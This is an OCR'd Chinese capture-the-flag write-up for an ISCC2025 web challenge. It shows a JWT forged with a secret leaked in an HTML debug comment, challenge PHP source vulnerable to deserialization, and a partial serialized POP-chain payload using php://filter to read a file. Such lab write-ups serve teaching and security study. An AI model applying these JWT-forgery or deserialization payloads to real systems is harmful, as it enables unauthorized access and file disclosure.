
ISCC2025 WriteUp 提交模板


Web+谁动了我的奶酪

解题思路（必须包含文字说明+截图）

1. 打开页面，提示“谁动了我的奶酪”，输入 tom，跳转到 Y2hlZXNlT25l.php，很多 php 代码




2. 我们注意到这个名字很明显就是 base64，我们解密得到是 cheeseOne，试试 cheeseTwo，打开一个页面但是访问受限，可能要管理员权限，查看源码发现最下面有一个 DEBUG： SmVycnlfTG92ZXNfQ2hlZXNl，解密出来是 Jerry_Loves_Cheese。不知道有什么用。抓包发现存在 JWT，我们可以进行伪造 JWT 获得权限。




```
72          <div class="log-section">
73              <p><strong>⚠ 访问日志: </strong></p>
74              <p>IP: 223.87.151.84</p>
75              <p>User-Agent: Mozilla/5.0 (Windows NT 10.0; Wi
76              <p>检测到异常访问 📌</p>
77              <!-- 服务器安全日志 - 仅限管理员查看 -->
78              <!-- DEBUG: SmVycnlfTG92ZXNfQ2hlZXNl -->
79          </div>
```

```
8  Cookie: PHPSESSID=
   22075dc240a65b8d6e34bcb058
   6537bd; auth_token=
   eyJhbGciOiJIUzI1NiIsInR5cC
   I6IkpXVCJ9.eyJyb2xlIjoidXN
   lciIsImV4cCI6MTc0NzM4NDY4M
   H0%3D.wJUNmjER22UW8zZjuJJF
   Lc3Gt4pDItwB3zDDMKEKYw4
9  Upgrade-Insecure-Requests:
    1
10 Priority: u=0, i
```

3. 需要密钥，我们把 Jerry_Loves_Cheese 输入然后将 user 更改为 admin 生成 JWT，然后进行发包



Encoded

```
eyJhbGciOiJIUzI1NiIsInR
5cCI6IkpXVCJ9.eyJyb2xlI
joiYWRtaW4iLCJleHAiOjE3
NDczODQ2ODB9Nw.FCvSoDhN
gCu11EmxNkFN6ibT3VJ8S7l
ASRd5i1cRcJU
```

Decoded

HEADER:

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD:

```
"
{\"role\":\"admin\",\"exp\":17473
84680}7"
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Jerry_Loves_Cheese
) secret base64 encoded
```

4. 得到 c3933845e2b7d466a9776a84288b8d86.php，访问得到 l&x%lts~7xy'lb~slaV''ek，回去看 php 代码。



5. PHP 反序列化漏洞，利用魔术方法构造 pop 链利用。我们分析有两个输入参数 cheese_tracker 或 clue，含 Tom、Jerry、Cheese 三个类。其中，Cheese 类的__destruct 方法会对 color 属性进行反序列化并调用，这是关键的漏洞点。Jerry 类的__invoke 方法会调用 searchForCheese 执行文件包含。Tom 类的 __toString 方法在满足 User-Agent 条件时，会访问 trap ['trap']->stolenCheese，触发其他对象的属性访问。

据目击鼠鼠称，那Tom坏猫确实拿了一块儿奶酪，快去找找吧！


```
<?php
ini_set('display_errors', 0);
error_reporting(0);

echo "<h2>据目击鼠鼠称，那Tom坏猫确实拿了一块儿奶酪，快去找找吧！</h2>";
error_reporting(0);
include("clue.php");
$code = file_get_contents(__FILE__);
highlight_string($code);

class Tom{
        public $stolenCheese;
        public $trap;
        public function __construct($file='cheesemap.php'){
                $this->stolenCheese = $file;
                echo "Tom盯着你，想要守住他抢走的奶酪！"."<br>";
        }
        public function revealCheeseLocation(){
                if($this->stolenCheese){
                        $cheeseGuardKey = "cheesemap.php";
                        echo nl2br(htmlspecialchars(file_get_contents($this->stolenCheese)));
                        $this->stolenCheese = str_rot3($cheeseGuardKey);
                }
        }
        public function __toString(){
                if (!isset($_SERVER['HTTP_USER_AGENT']) || $_SERVER['HTTP_USER_AGENT'] !
== "JerryBrowser") {
                        echo "<h3>Tom 盯着你的浏览器，觉得它不太对劲……</h3>";
                }else{
                        $this->trap['trap']->stolenCheese;
                        return "Tom";
                }
        }

        public function stoleCheese(){
                $Messages = [
                        "<h3>Tom偷偷看了你一眼，然后继续啃奶酪...</h3>",
                        "<h3>墙角的奶酪碎屑消失了，它们去了哪里？</h3>",
                        "<h3>Cheese的香味越来越浓，谁在偷吃？</h3>",
                        "<h3>Jerry皱了皱眉，似乎察觉到了什么异常……</h3>",
                ];
                echo $Messages[array_rand($Messages)];
                $this->revealCheeseLocation();
        }
}
```

6. 撰写脚本，我们先要生成的 Cheese 对象，利用其 color 属性进行反序列化（反序列化 Cheese，触发__destruct 方法，对 color 进行反序列化）得到 Jerry 对象，Jerry 的__invoke 会调用 searchForCheese 执行文件包含，我们传入伪协议 php://filter 读取 clue.php 文件，从而获取 clue.php 文件的内容。我们运行脚本得到 payload


```
D:\php\php.exe E:\php\
O%3A6%3A%22Cheese%22%3A2%3A%7Bs%3A7%3A%22flavors%22%3BN%3Bs%3A5%3A%22color%22%3Bs%3A129%3A%220%3A5%3A%22Jerry%22%3A3%3A%7Bs%3A16%3A%22secretHidingSpot%22%3Bs%3A52%3A%22php%3A%2F%2Ffilter%2Fconvert
Process finished with exit code 0
```

7. 将 payload 作为 cheese_tracker 参数值传入，并修改 User-Agent 为


JerryBrowser，发送，可以得到PD9waHANCiR3aGVyZT0iZmxhZ19vZl9jaGVlc2UucGhwIjsNCj8+DQo=Where is my cheese?




8. 我们进行解密得到 cheese 在 flag_of_cheese.php 里面



